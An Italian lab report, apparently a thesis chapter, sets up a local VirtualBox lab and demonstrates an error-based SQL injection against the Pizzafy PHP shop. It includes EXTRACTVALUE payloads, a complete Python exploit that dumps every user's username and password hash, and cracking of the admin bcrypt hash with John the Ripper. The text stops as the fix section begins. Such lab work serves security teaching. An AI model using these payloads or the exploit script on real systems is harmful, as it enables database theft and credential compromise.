Ma, in questo caso, la scelta ricade su *Lubuntu* perché è una distribuzione molto leggera rispetto a *Kali* o *Parrot*. Inoltre, non c'è bisogno di utilizzare particolari tools per gli scopi futuri.

Quindi, anche per Lubuntu, bisogna andare sulla sua pagina di installazione ufficiale e trovare l'opzione "*scarica ISO*". [11]




Figura 2.5: Download Lubuntu

2.2 Installazione dei vari software

Dopo aver installato i sistemi operativi sulla macchina virtuale, si procede con l'installazione dei software specifici a seconda del sistema operativo scelto.

2.2.1 Software per Windows 11

Si avvia la macchina virtuale di *Windows 11* e si comincia con l'installazione dei vari software.

Pizzafy

La prima cosa da installare su Windows 11 è il sito stesso: ***Pizzafy***.
Per installarlo esiste la pagina web di *Sourcecodester* che offre, a disposizione degli utenti, una descrizione e il codice sorgente in file *.zip* del sito. [12]




Figura 2.6: Pagina per il codice sorgente di Pizzafy.

XAMPP

Il secondo software importante da installare è ***XAMPP***.
XAMPP è utile per avere completamente in un unico software tutti gli strumenti necessari per avviare un sito web; in questo caso, lo si installa per *Apache*, che funge da *server web*, per *MySQL*, un servizio di *database*, e infine per *PHP*.
Nella homepage ufficiale di XAMPP c'è proprio l'opzione "*Scarica*". [13]



Figura 2.7: Homepage di XAMPP

2.2.2 Software per Lubuntu

Come nel caso di Windows, si avvia la macchina virtuale di *Lubuntu* per l'installazione di alcuni software.

Visual Studio Code

Il primo software da installare su Lubuntu è ***Visual Studio Code***, un editor di testo che serve per scrivere in vari linguaggi di programmazione attraverso delle estensioni o librerie esterne. Nel sito di Visual Studio Code c'è la voce "*Download*" dove bisogna cliccarci e si apre una pagina web con diverse opzioni di installazione in base al sistema operativo; in questo caso, si sceglie l'opzione Linux "*file .deb*". [14]




Figura 2.8: Homepage di Visual Studio Code

Postman

Per eseguire dei *payloads* di network o web esistono dei software che permettono di testarli, tra questi ci sono: **BurpSuite**, **Caido** e così via. Questi menzionati sono specifici per la cybersicurezza e dispendiosi da imparare.

Ma, per i futuri scopi basta un software simile e semplice ma solo per immettere i payloads nelle richieste *GET* con un output.

A tal proposito esiste ***Postman***, dove per installarlo basta andare alla sua homepage e cliccare l'opzione "*Install for desktop*". [15]




Figura 2.9: Homepage di Postman

2.3 Configurazione

Una volta installato tutto ciò che è necessario, bisogna configurare il sito e la macchina virtuale di *Windows 11*.

2.3.1 Only-host

La prima configurazione da fare è su *VirtualBox*.
Essendo una macchina virtuale, il sistema operativo (in questo caso Windows 11) sfrutta solo le risorse hardware quindi a livello di network non ha un *indirizzo ip* di *hosting*, ma solo per la scheda di rete ethernet. Quindi bisogna creare e assegnare un indirizzo ip a Windows 11.

I passaggi per creare l'indirizzo sono i seguenti:

1. **Avviare VirtualBox** e andare su **Strumenti**.
2. Cliccare e Rimanere sull'opzione: **Rete solo-host**.
3. **Controllare** se c'è già un indirizzo creato per default dall'applicazione.
4. Se **c'è** allora **FINE**. Se **non c'è** allora bisogna andare sotto la voce **Scheda** e digitare **Configura manualmente** oppure **automaticamente**. Poi cliccare in alto **Crea**, subito dopo si creerà un **indirizzo ip** con un **nome** e **FINE**.




Figura 2.10: Controllo e creazione dell'indirizzo ip

Poi bisogna assegnarlo al sistema operativo secondo i seguenti passaggi:

1. **Cliccare la macchina virtuale di Windows**.
2. Andare su **Impostazioni** poi su **Rete** e infine su **Scheda 1**.
3. Impostare **Scheda solo host** e poi digitare il **nome** dove è presente l'**indirizzo ip creato**.

4. Infine andare su **Scheda 2** e impostare la voce **NAT**.
   FINE.




Figura 2.11: Impostare Scheda 1




Figura 2.12: Impostare Scheda 2

Dopo aver creato e assegnato l'indirizzo ip, bisogna controllare l'effettiva modifica.

Quindi bisogna avviare **Windows 11** e, una volta dentro, eseguire l'applicazione **Prompt dei comandi** come amministratore; infine digitare:

```
ipconfig
```

Controllare se c'è l'indirizzo e se corrisponde a quello creato. In questo caso, corrisponde; infatti, l'indirizzo assegnato è **192.168.56.1/24** e l'indirizzo comparso è **192.168.56.101**.




Figura 2.13: Controllo ip su Prompt dei comandi

2.3.2 Sito web

Rimanendo su Windows 11, precedentemente avviato, rimane da configurare il sito e-commerce.

Dopo aver scaricato il file *.zip* si procede con i seguenti passi:

1. Si estrae il file così che si creerà una cartella denominata **pizzafy/Pizzafy**.
2. Si sposta la cartella estratta in **htdocs** di **apache** su **XAMPP**.

Poi si procede con la configurazione del database:

1. Si avvia **XAMPP** e si clicca il tasto **start** su **Apache** e **MySQL**.
2. Si apre il proprio browser e si digita sulla barra di navigazione il seguente indirizzo URL per l'utilizzo di **PHPMyAdmin**:

   ```
   http://localhost/phpmyadmin
   ```

3. All'interno della pagina, bisogna creare il database **pizzafy** e importare, dal codice sorgente del sito al database locale appena creato, il file **pizzafy.sql**.

Una volta terminata questa configurazione, si lascia in esecuzione **Apache** e **MySQL** su *XAMPP* e in funzione la macchina virtuale di *Windows 11*.
Il sito è pronto all'uso.

2.4 Test da user client

Dopo aver configurato tutto si procede con l'esperienza d'uso del sito *Pizzafy*. Per vedere correttamente il funzionamento del sito bisogna controllare l'avvio con la richiesta della homepage.

Si può farlo sia da un computer esterno sia dalla macchina virtuale. Quindi si digita nel primo caso:

```
http://192.168.56.101/pizzafy/Pizzafy/
```

Oppure localmente:

```
http://localhost/pizzafy/Pizzafy/
```

Dovrebbe comparire la homepage.




Figura 2.14: Homepage Pizzafy

Si testa anche la pagina di login dell'amministratore con l'indirizzo:

```
http://192.168.56.101/pizzafy/Pizzafy/admin/login.php
```




Figura 2.15: Login Amministratore

Con l'indirizzo di login, le credenziali d'accesso dell'amministratore sono:

- **Username/Email**: admin@gmail.com
- **Password**: admin123

Una volta acceduto, si entra in una pagina d'amministratore in stile dashboard, dove è possibile effettuare diverse funzioni **CRUD** (Create-Read-Update-Delete), in particolare sugli utenti.




Figura 2.16: Dashboard Amministratore

Infine, l'indirizzo URL che verrà preso in esame per l'attacco è la pagina di visualizzazione del prodotto. Ovvero:

```
http://192.168.56.101/Pizzafy/pizzafy/view_prod.php?id=
```

Capitolo 3

Attacco

In questo capitolo verrà messo in pratica l'attacco **SQL Injection** sfruttando **XML Error-based**.
Come già detto precedentemente, il **CVE** riporta più di una vulnerabilità; però, in questo caso, verrà presa in esame quella più semplice, ma che allo stesso tempo è la più critica.
Verrà spiegato qual è la parte del codice vulnerabile.
Successivamente, verrà testato qualche payload; inoltre, verrà eseguito un file di *exploit*, concludendo l'attacco con l'utilizzo di un tool per ottenere dei dati importanti.
Infine, verranno discusse delle possibili soluzioni per la vulnerabilità trattata.

3.1 Analisi codice vulnerabile

Come riportato alla fine del capitolo precedente, l'indirizzo URL per l'attacco è il seguente:

```
http://192.168.56.101/pizzafy/Pizzafy/view_prod.php?id=
```

Tale indirizzo rimanda alla visualizzazione del prodotto in base a l'***id***. Il codice coinvolto alla visualizzazione si trova nel file **view_prod.php** dove il percorso della cartella è: **/pizzafy/Pizzafy/view_prod.php**.

view_prod.php

```
1  <?php
2  include 'admin/db_connect.php';
3  $id = $_GET['id'];
4  $qry = $conn->query("SELECT * FROM product_list WHERE id = $id"
       );
5  if (!$qry) {
6      echo $conn->error;
7      exit;
8  }
9  if($qry->num_rows > 0){
10     $prod = $qry->fetch_assoc();
11 }else{echo "Not found."; exit;}
12 ?>
```

Come si può notare, il parametro **$id = $_GET['id']** ottiene in *input* un carattere associato a "**id**".
Poi, connettendosi al database, viene inizializzata la *query* con il parametro **$id** tramite il parametro **$qry = $conn->query("SELECT * FROM product_list WHERE id = $id")**.
A quest'ultimo viene effettuato un controllo di connessione e se i dati di ritorno esistono.
Infine, con la *query* ottenuta vengono estratti e caricati i dati voluti attraverso il parametro **$prod**.
Così, verrà visualizzata sullo schermo l'interfaccia del prodotto derivante da "**id**".

3.2 Payload

Dalla spiegazione del codice, si può intuire l'errore; ovvero, al carattere che viene dato in *input* non viene fatto nessun controllo di tipo di dato.
Quindi, quella è la parte per sfruttare l'**SQL Injection** e si visualizza, ciò che deriva dalla *query "malevola"*, i dati tramite l'**errore XML**.
Perciò, lasciando il server web del sito aperto in *Windows 11*, si avvia la macchina virtuale di **Lubuntu** e si apre **Postman**.
All'interno dell'applicazione si crea una nuova richiesta e si imposta la rispettiva tipologia: **GET**.
Nell'**URL** si immette l'indirizzo di visualizzazione:

```
http://192.168.56.101/pizzafy/Pizzafy/view_prod.php
```

Dopodichè si imposta il parametro "**id**" nella voce **Query Params**. Si aggiunge **id** nell'opzione **Key** e il seguente **payload** nella voce **Value**:

Payload

```
1 AND EXTRACTVALUE(rand(),CONCAT(0x7e,version()))-- -
```

Infine, si invia la richiesta cliccando: **Send**.

Output

Subito dopo si mostrerà il seguente output:

XML output

```
<br />
<b>Fatal error</b>:
Uncaught mysqli_sql_exception:
XPATH syntax error: '~10.4.32-MariaDB'
in C:\xampp\htdocs\pizzafy\Pizzafy\view_prod.php:6

Stack trace:
```

```
#0 C:\xampp\htdocs\pizzafy\Pizzafy\view_prod.php(6):
mysqli->query('SELECT * FROM p...')
#1 {main}
  thrown in
<b>C:\xampp\htdocs\pizzafy\Pizzafy\view_prod.php</b>
on line
<b>6</b>
<br />
```

Come si può notare, il risultato compare come attributo di "**XPATH syntax error**".

```
XPATH syntax error: '~10.4.32 - MariaDB'
```

In questo caso, la richiesta era di ottenere la versione del database, ovvero: '**10.4.32-MariaDB**'.




Figura 3.1: Esempio payload su Postman

Un altro esempio di payload potrebbe essere:

Secondo Payload

```
1 AND EXTRACTVALUE(rand(),CONCAT(0x7e,database()))-- -
```

Dove l'ouput dell'errore diviene:

```
XPATH syntax error: '~pizzafy'
```

L'output rappresenta come si chiama il database connesso al sito.
Inoltre, come spiegato nel Paragrafo 1.2.1, si può ricevere solo un dato per richiesta, essendo un output che mostra l'errore.
Quindi, ad esempio per ricevere i dati relativi ai nomi delle tabelle del database *pizzafy* bisogna utilizzare il seguente payload dove bisogna iterare **data_offset**.
Stesso procedimento vale anche per le colonne, ma questo sarà ripreso nel prossimo paragrafo.

Payload per informazioni sulle tabelle

```
1 AND EXTRACTVALUE(RAND(),CONCAT(0x3a,
(SELECT CONCAT(CHAR(126),table_name,CHAR(126))
FROM information_schema.TABLES
WHERE table_schema=database() LIMIT 1 OFFSET data_offset)))--
```

Con **data_offset = 6** l'output diviene:

Trovata tabella Users

```
    XPATH syntax error: ':~users~'
```

3.3 Exploit

In questo paragrafo, verrà illustrato come scrivere un codice exploit senza aver bisogno dell'ausilio di applicazioni come *Postman*.
Innanzitutto, prima di procedere, bisogna scegliere il linguaggio di programmazione, perché ad oggi la maggior parte dei linguaggi ha delle librerie che permettono attacchi informatici.
In questo caso, il linguaggio che verrà utilizzato sarà il ***python*** perché è un linguaggio completo ed efficiente per questi scopi.
Quindi, bisogna avviare la macchina virtuale di *Lubuntu*, a meno che non sia ancora accesa, e si sceglie una cartella dove creare un **virtual enviroment** di **python**. Se non si ha la capacità di crearlo, il rimando al sito web dove viene spiegato come farlo è in bibliografia [16].
Si attiva il **virtual enviroment** e si installa la libreria **requests** di *python*, libreria necessaria per le richieste web e per eventuali payloads.
Nella cartella dove è **venv** si crea il file ***exploit.py*** e lo si apre avviando **Visual Studio Code**.
Il file sarà suddiviso in 4 parti:

- **Istanza al sito**
- **Estrazione del dato**
- **Metodi per la scelta delle informazioni**
- **Main menù**

3.3.1 Istanza al sito

Per prima cosa bisogna importare la libreria **requests** e **re**.
Poi procedere con instanziare l'indirizzo **URL** e inizializzare la sessione per la richiesta.

```
import requests
import re
print()
ip = input('Digita indirizzo ip oppure localhost: ')
BASE_URL = f'http://{ip}/Pizzafy/pizzafy/view_prod.php'
s = requests.Session()
```

3.3.2 Estrazione del dato

Poi si crea un metodo per estrarre un dato da una richiesta **GET**, dove verrà immesso il **payload** come parametro.
Dopodiché, dal risultato ottenuto dalla richiesta viene estratto una porzione di stringa subito dopo il messaggio: "**XPATH syntax error:** ".

```
def extract(payload):
    r = s.get(BASE_URL, params={'id': payload})
    match = re.search(r"XPATH syntax error: '~(.+?)'", r.text)
    if match:
        return match.group(1)
    return None
```

3.3.3 Metodi per la scelta delle informazioni

In questa parte si possono scrivere metodi specifici per estrarre dei dati importanti. Ad esempio, in questo caso si possono scrivere tre metodi fondamentali:

- **Alcune informazioni generali del server**
- **Il database stesso con le relative tabelle e colonne**
- **I dati importanti di tutti gli utenti come l'username o la password**

```
    def dati_db_estratti():
    def dati_pizzafy_estratti():
    def utenti_estratti():
```

Informazioni generali

```
def dati_db_estratti():
    print('\n-- INFORMAZIONI SUL DATABASE --')
    p_versione="1 AND EXTRACTVALUE(1,CONCAT(0x7e,version()))--"
    p_user="1 AND EXTRACTVALUE(1,CONCAT(0x7e,user()))--"
    p_datadir="1 AND EXTRACTVALUE(1,CONCAT(0x7e,@@datadir))--"
    p_basedir="1 AND EXTRACTVALUE(1,CONCAT(0x7e,@@basedir))--"
    p_os="1 AND EXTRACTVALUE(1,CONCAT(0x7e,@@version_compile_os
   ))--"
    versione = extract(p_versione)
    user = extract(p_user)
    datadir = extract(p_datadir)
    basedir = extract(p_basedir)
    os = extract(p_os)
    print(f'Versione MySQL -> {versione}')
    print(f'Utente DB -> {user}')
    print(f'Data directory del DB server -> {datadir}')
    print(f'Directory di installazione -> {basedir}')
    print(f'Sistema Operativo -> {os}')
    print()
```

Database, tabelle e colonne

```
def dati_pizzafy_estratti():
    p_db= '1 AND EXTRACTVALUE(1,CONCAT(0x7e,database()))--'
    print('\n--- DATABASE DEL SITO ---')
    db = extract(p_db)
    print(f'Nome del database: {db}')
    print("\n--- Tabelle ---")
    tables = []
    for i in range(25):
        p_tabella = f"1 AND EXTRACTVALUE(1,CONCAT(0x7e,
        (SELECT table_name FROM information_schema.tables
        WHERE table_schema=database() LIMIT 1 OFFSET {i})))--"
        tabella = extract(p_tabella)
        if tabella:
            tables.append(tabella)
            print(f"  [{i}] {tabella}")
        else:
            break
    print("\n--- Colonne ---")
    for table in tables:
        print(f"Tabella: [{tables.index(table)}] {table}")
        for i in range(25):
            p_colonna = f"1 AND EXTRACTVALUE(1,CONCAT(0x7e,
            (SELECT column_name FROM information_schema.columns
            WHERE table_schema=database()
```

```
            AND table_name='{table}' LIMIT 1 OFFSET {i})))--"
            colonna = extract(p_colonna)
            if colonna:
                print(f"    [{i}] {colonna}")
            else:
                break
```

Dati utenti

```
def utenti_estratti():
    print("\n--- DATI TABELLA: users ---\n")
    for i in range(20):
        p_user = f"1 AND EXTRACTVALUE(1,CONCAT(0x7e,
        (SELECT username FROM users LIMIT 1 OFFSET {i})))--"
        username = extract(p_user)
        if not username:
            break
        password = ""
        for start in range(1, 200, 25):
            p_pass = f"1 AND EXTRACTVALUE(1,CONCAT(0x7e,
            (SELECT SUBSTRING(password,{start},25)
            FROM users LIMIT 1 OFFSET {i})))--"
            chunk = extract(p_pass)
            if not chunk:
                break
            password += chunk
            if len(chunk) < 25:
                break
        p_nome = f"1 AND EXTRACTVALUE(1,CONCAT(0x7e,
        (SELECT name FROM users LIMIT 1 OFFSET {i})))--"
        nome = extract(p_nome)
        print(f"  Record [{i}]")
        print(f"    username : {username}")
        print(f"    password : {password}")
        print(f"    nome     : {nome}")
```

3.3.4 Main menù

Dopo aver scritto i metodi rimane da scrivere un menù principale in cui è possibile scegliere quali dati ottenere.
Un possibile menù potrebbe essere:

```
print('\n==== SCEGLI QUALI DATI ESTRARRE ====')
print('1 - Informazioni generali')
print('2 - Dati sul database')
print('3 - Dati degli utenti')
```

```
print('0 - Uscire')
scelta = input('Digita il numero: ')
while scelta != '0':
    match scelta:
        case '1':
            dati_db_estratti()
        case '2':
            dati_pizzafy_estratti()
        case '3':
            utenti_estratti()
        case '0':
            break
        case _:
            print('Scelta non valida, Riprova!!!!')
    scelta = input('Digita il numero: ')
print('Uscita')
```

Questo è ciò che potrebbe essere uno script **exploit**, ovviamente può essere modificato in base alla propria libertà creativa.
Ciò che conta è la riuscita dell'esecuzione e la chiarezza dei dati estratti.
Infatti, di seguito verranno riportati gli output del codice scritto dopo aver premuto **Run** o **Esegui**.

Scelta del dominio

```
    Digita indirizzo ip oppure localhost: 192.168.56.101
```

Main menù

```
==== SCEGLI QUALI DATI ESTRARRE ====
1 - Informazioni generali
2 - Dati sul database
3 - Dati degli utenti
0 - Uscire
Digita il numero:
```

Se si digita **1** l'output sarà:

Informazioni generali

```
-- INFORMAZIONI SUL DATABASE --
Versione MySQL -> 10.4.32-MariaDB
Utente DB -> root@localhost
Data directory del DB server -> C:\xampp\mysql\data\
Directory di installazione -> C:/xampp/mysql
Sistema Operativo -> Win64
```

Invece se si digita **2** l'output diverrà:

Database tabelle e colonne

```
--- DATABASE DEL SITO ---
Nome del database: pizzafy

--- Tabelle ---
  [0] cart
  [1] category_list
  [2] orders
  [3] order_list
  [4] product_list
  [5] system_settings
  [6] users
  [7] user_info

--- Colonne ---
Tabella: [6] users
    [0] id
    [1] name
    [2] username
    [3] password
    [4] type
```

In realtà l'output mostra tutte le colonne di tutte le tabelle ma per semplificazione si è scelto di mettere le colonne della tabella **users**.
Infine, l'ultimo e importante output mostra i dati di tutti gli utenti, compreso l'amministratore, se si digita **3**:

Dati degli utenti

```
--- DATI TABELLA: users ---

  Record [0]
    username : admin@gmail.com
    password : $2y$10$efDvenHYJ5Fu/xxt1ANbXuRx5/TuzNs/
       s4k6keUiiFvr2ueE0GmrG
    nome     : Administrator

  Record [1]
    username : staff
    password : $2y$10$HwqavW3eNYD9.uKLS8CIKu0RMXyEgaes/
       n22hHusFYWGf1swtjIa2
    nome     : Staff1111112

  Record [2]
    username : 156156
    password : $2y$10$aNkvXcXR96JDtQySDPHCXuT.s3Y4Xu/
       OJhYsvZnW6UnkZ37It6ZAC
    nome     : teste151
```

Come si può notare, il rischio di questa vulnerabilità analizzata è alto perché è possibile ottenere tutte le credenziali dell'amministratore.
Di seguito verrà illustrato come ottenere ulteriori dati a partire dagli stessi dati estratti.

3.4 Ottenimento dei dati aggiuntivi post exploit

Purtroppo, nella maggior parte dei casi, non basta solo estrarre i dati.
Infatti, si può imbattere in dati che sono cryptati come ad esempio le password.
Ad oggi, esiste un codice in grado di codificare una stringa di caratteri chiamato **codice hash**.
Il **codice hash** rientra nelle competenze della crittografia; pertanto, ci sono diverse tipologie di funzionamento a seconda della categoria di dato.
Nel caso delle password, spesso viene utilizzato il **bcrypt** del *codice hash* perché il calcolo per decodificare la password è dispendioso.
Ma, nonostante ciò, esistono dei tools o programmi in grado di superare queste difficoltà; tra questi, uno dei più famosi tool è **John The Ripper**.

3.4.1 John The Ripper

Solitamente, **John The Ripper** è un tool già installato nelle distro linux per la cybersicurezza come *Kali Linux*.
Nel caso di *Lubuntu*, invece, bisogna installarlo tramite dei semplici comandi:

```
sudo apt update
sudo apt install john
```

Una volta installato, bisogna scaricare il file *.txt* **rockyou.txt** dal seguente link al **gitlab**:

```
git clone https://gitlab.com/kalilinux/packages/wordlists.git
```

Successivamente bisogna estrarlo:

```
gunzip rockyou.txt.gz
```

Questo è un file essenziale perché contiene tutte le possibili password utilizzate in tutto il mondo e, quando si avvia la de-cryptazione, il tool lo utilizza come riferimento per assicurarsi la riuscita del calcolo.

Poi, si passa alle password estratte in precedenza.
In questo caso, si fa l'esempio direttamente con la password dell'amministratore perché rappresenta la criticità maggiore.
Comunque sia, lo stesso principio vale anche per le altre password.
La **password** in questione è:

Password admin

```
$2y$10$efDvenHYJ5Fu/xxt1ANbXuRx5/TuzNs/s4k6keUiiFvr2ueE0GmrG
```

Tale stringa deve essere salvata in un file *.txt* denominato **hash.txt**.
Inoltre, si deve tenere presente che, osservando la stringa, si nota che il formato della codifica è **bcrypt**.
Infine, si passa al comando di de-cryptazione:

```
john --wordlist=rockyou.txt --format=bcrypt hash.txt
```

Output

L'output che verrà visualizzato sarà del tipo:

```
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
admin123         (?)
1g 0:00:11:15 100% 0.001479g/s 133.2p/s 133.2c/s 133.2C/s
   afi123..OLIVIA1
Use the "--show" option to display all of the cracked passwords
    reliably
Session completed
```

Come si può notare, la password trovata è: **admin123**
Tale stringa decrittata corrisponde proprio alle credenziali d'accesso menzionate nel Capitolo 2 (2.4).

3.5 Soluzione del codice vulnerabile

Prima di addentrarci nella soluzione di codice, bisogna comprendere i possibili sbagli di scrittura.
Innanzitutto, bisogna riprendere il file dove è coinvolta la richiesta web vulnerabile, ossia **/pizzafy/Pizzafy/view_prod.php**.

view_prod.php

```
1  <?php
2  include 'admin/db_connect.php';
3  $id = $_GET['id'];
4  $qry = $conn->query("SELECT * FROM product_list WHERE id = $id"
       );
5  if (!$qry) {
6      echo $conn->error;
7      exit;
8  }
